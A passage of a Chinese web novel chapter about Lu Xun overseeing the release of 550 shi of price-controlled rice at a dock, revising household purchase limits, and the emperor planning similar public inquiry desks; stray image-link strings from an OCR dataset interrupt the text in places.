    不是官员坐在里头说“正在办”。而是大家亲眼看见袋子搬出来,数目写上去,时间往前走。
    茶摊老板看得两眼发亮。
    “这好。”
    “以前衙门说办事,谁知道办到哪了?”
    (本章未完,请点击下一页继续阅读)第七十六章:椅子坐到码头,仓曹先慌了(第2/2页)
    “现在写出来,就像锅里煮粥,看得见米粒翻。”
    卖炊饼的汉子点头。
    “就是风大。”
    茶摊老板白他一眼。
    “这是重点吗?”
    “我就是怕陆公子吹病。”
    茶摊老板看了看陆寻。
    发现陆寻裹着披风,青竹站在旁边挡风,赵大夫脸色阴沉得像随时要把人拖走。
    他点点头。
    “应该病不了。”
    “赵大夫看着呢。”
    ……
    巳时三刻。
    湿耗验完。
    六百石漕米,湿耗不算高。
    扣除损耗后,可放市五百五十石。
    仓差也验完。
    南平三号仓可容。
    户部押印时,廖承德的手有些抖。
    不是因为文书难写。而是因为周围所有人都在看。
    他第一次觉得,写一个押印,比上堂还累。
    他写完后,青竹立刻把最后一行添上去。
    巳时三刻,户部仓曹押印。
    今日可放平价米五百五十石。
    午后由东市、南市、西市三处平价米点分售。
    这行字刚写完,码头上静了一瞬。
    然后叫好声一下炸开。
    “能卖了!”
    “五百五十石!”
    “午后就有!”
    “东市也有!”
    “南市也有!”
    吕文昌看着那行字,长长松了一口气。
    总算赶上了。
    若今日拖到下午还没结果,明日京城米价必然又涨。
    现在午前写清楚。
    午后分售。
    米商想借机造谣,也没那么容易了。
    陆寻靠在椅子上,脸色有些白。
    但眼底有笑。
    青竹看见了,赶紧低声道:
    “好了。”
    “可以回去了。”
    陆寻点头。
    “好。”
    赵大夫已经走过来。
    “现在就回。”
    陆寻没反驳。他今日确实累了。
    可就在这时,人群外忽然传来一道声音。
    “陆公子!”
    众人回头。
    只见一个年轻妇人牵着一个七八岁的孩子,从人群里挤了出来。
    她手里拿着一张小票。
    脸上满是焦急。
    “陆公子,我能问一句吗?”
    赵大夫脸色立刻沉了。
    青竹也看向陆寻。
    陆寻本来已经要起身。
    听见这话,又坐回去。
    赵大夫咬牙。
    “最后一句。”
    陆寻点头。
    “最后一句。”
    他看向那妇人。
    “你问。”
    妇人把小票递上来。
    “我家昨日在东市买了平价米。”“可家里有老人,有两个孩子。”
    “一户限一斗,真不够吃。”
    “我们不是想抢。”
    “就是想问,能不能多买一点?”
    这话一出,周围不少人都安静了。
    有人点头。
    “我家也不够。”
    “人多的一户一斗,人少的一户也一斗,这不一样啊。”
    “可不限的话,有人会抢。”
    “是啊。”
    这就是限购的问题。
    不限制,会有人囤。
    限制太死,人多的家又不够吃。
    吕文昌眉头皱起。
    这事他们确实没细想。
    按户限购,最简单。
    但不一定公平。
    陆寻没有立刻答。
    他看向妇人身边的孩子。
    孩子有些怕,躲在母亲身后。
    陆寻轻声问:
    “你家几口人?”
    妇人道:
    “七口。”
    “昨日买了一斗?”“是。”
    “平时一斗吃几日?”
    妇人迟疑了一下。
    “省着吃,两日多。”
    “若老人孩子都在,撑不到三日。”
    陆寻点头。
    他看向吕文昌。
    “吕大人。”
    “限购牌要补一行。”
    吕文昌立刻问:
    “补什么?”陆寻道:
    “普通户,一户一斗。”
    “六口以上大户,可凭里长签条多购半斗。”
    “鳏寡孤老,由里长造册,可优先买平价米。”
    吕文昌眼神一动。
    这个补法不复杂。
    也不放开抢购。
    只是给大户和弱户留口子。
    青竹立刻记下。
    人群里,有老人听见“鳏寡孤老优先”,眼眶一下红了。
    有人低声道:
    “这个好。”
    “我隔壁张婆婆一个人,腿脚不好,每次都抢不过。”
    “有里长造册就好了。”
    妇人也愣住了。
    她只是想问能不能多买一点。
    没想到陆寻直接把大户和孤老都想到了。
    她连忙行礼。
    “多谢陆公子。”
    陆寻摇头。
    “谢米。”
    妇人一愣。
    陆寻笑了笑。
    “今日米够,才有这句话。”
    妇人没完全听懂。
    但还是抱着孩子退下。
    吕文昌却听懂了。
    陆寻没有乱做人情。
    他先看今日可放五百五十石,才敢补限购规则。
    若米不够,再怎么心软都不能乱开口。
    这就是分寸。
    吕文昌看向陆寻,心里又多了一分佩服。
    这个年轻人不是只会替百姓说话。
    他知道官府能做到哪一步。
    这很难得。……
    午后,第一批平价米从南平码头运往东市、南市、西市。
    车队出发时,码头上许多人跟着看。
    每辆车上都挂着木牌。
    南平码头今日平价米。
    一斗三十八文。
    官斗验过。
    缺斗可补。
    车夫们一路走,一路被人围观。
    等米车进东市时,街上的米行掌柜们脸色都变了。
    因为这不是传言。
    是米真的来了。
    而且价牌挂在车上。
    一斗三十八文。
    官斗验过。缺斗可补。
    这几个字,比任何官差都厉害。
    东市几家原本想涨到四十二文的米铺,立刻把价牌改回四十文。
    有一家咬牙改到三十九文。
    百姓看得清清楚楚。
    茶摊老板站在问米桌边,乐得不行。
    “你看。”
    “米车一到,价就自己降了。”
    旁边卖炊饼的汉子道:
    “还是椅子厉害。”
    茶摊老板摇头。
    “不是椅子。”
    “是米到了。”
    说完,他又补一句:
    “当然,椅子也挺厉害。”
    ……
    监察司总衙里。
    陆寻回去后,被赵大夫直接按回榻上。
    连晚饭都是在屋里吃的。青竹坐在外间,把今天码头上的事重新整理。
    写到“普通户一斗,大户半斗,孤老优先”时,她停了很久。
    苏云卿坐在旁边,轻声问:
    “怎么了?”
    青竹道:
    “我以前以为,公平就是每个人一样。”
    苏云卿看着她。
    青竹低头看着纸。
    “可今天那个妇人一问,我才发现。”
    “每个人一样,也不一定公平。”
    苏云卿笑了笑。
    “你又想明白一件事。”
    青竹脸有些红。
    “是陆寻说的。”
    屋里传来陆寻有些虚的声音。
    “这句是你自己想的。”
    青竹一怔。
    苏云卿笑了。
    青竹低下头,慢慢把那句话写进册子里。
    每个人一样,不一定就是公平。写完,她看了许久。
    然后很轻地笑了一下。
    ……
    宫里。
    皇帝看着码头送来的午后回报,许久没有说话。
    吕文昌的奏报写得很清楚。
    六百石先到。
    验湿耗。
    验仓差。
    仓曹押印。
    可放五百五十石。
    午后分三市平价出售。
    米价已稳。
    东市部分米铺主动降价。
    另补限购规则:
    六口以上可凭里长签条多购半斗。
    鳏寡孤老造册优先。
    皇帝看完,手指轻轻敲了敲案面。“岳沉舟。”
    岳沉舟站在一侧。
    “臣在。”
    皇帝道:
    “陆寻今日下车了吗?”
    岳沉舟道:
    “回陛下,没有。”
    皇帝笑了。
    “倒是听话。”
    岳沉舟面无表情。
    “赵大夫盯着。”
    皇帝又笑了一声。
    随后,他看向那份回报。
    “这个问米桌,可以留。”岳沉舟眼神微动。
    “陛下是说,东市?”
    皇帝摇头。
    “不止东市。”
    “码头、官仓、米市。”
    “凡与百姓吃饭有关的地方,都可以设。”
    岳沉舟没有立刻说话。
    皇帝继续道:
    “不过,不能都靠陆寻坐着。”
    岳沉舟低头。
    “陛下圣明。”
    皇帝看了他一眼。
    “少来。”
    “你心里是不是也怕朕把陆寻用死?”
    岳沉舟道:
    “陛下明鉴。”
    皇帝:“……”
    这老东西真敢认。
    皇帝失笑,摇了摇头。
    “让他歇两日。”
    岳沉舟刚要松口气。
    皇帝又道:
    “两日后,带他来见朕。”
    岳沉舟抬头。
    皇帝把那份奏报放到案上。
    “朕想问问他。”
    “若问米桌有用,那问药桌、问炭桌、问工钱桌,是不是也能有用。”
    岳沉舟眉头微动。
    这就不是小事了。
    米价只是开始。
    皇帝想要的,是一个让百姓能问、官府必须答的法子。
    这东西若用好了,是利民。
    若用不好,就是满京城衙门被百姓堵门。
    陆寻恐怕又要头疼了。
    皇帝看着岳沉舟的表情,淡淡道:
    “放心。”
    “朕不让他立刻做。”
    “先问。”
    岳沉舟沉默片刻。
    “臣觉得,他听见这话,未必放心。”
    皇帝笑了。
    “那就别提前告诉他。”
    ……
    夜里。陆寻已经睡下。
    青竹把小册子收好,吹灭外间的灯。
    她走到门口时,忽然回头看了一眼。
    屋里很安静。
    陆寻睡得还算稳。
    她轻轻松了口气。
    今日码头风大。
    幸好没病。
    院子里,那把椅子没回来。
    还留在东市问米桌。
    听说百姓已经给它起了新名字。
    不叫镇邪椅了。
    叫——问米椅。
    青竹听见这个名字时,笑了很久。
    问米椅也好。
    至少比镇邪椅正常一点。
    只是她隐隐觉得,这把椅子以后恐怕还会有别的名字。
    问米。
    问药。
    问炭。
    问工钱。
    谁知道呢?
    青竹抱着小册子,抬头看了一眼夜色。
    她忽然想起自己写的那句话。
    人会走。
    桌子还在。
    她想,或许以后陆寻真的不用一直坐在那里。
    可只要那张桌子还在。
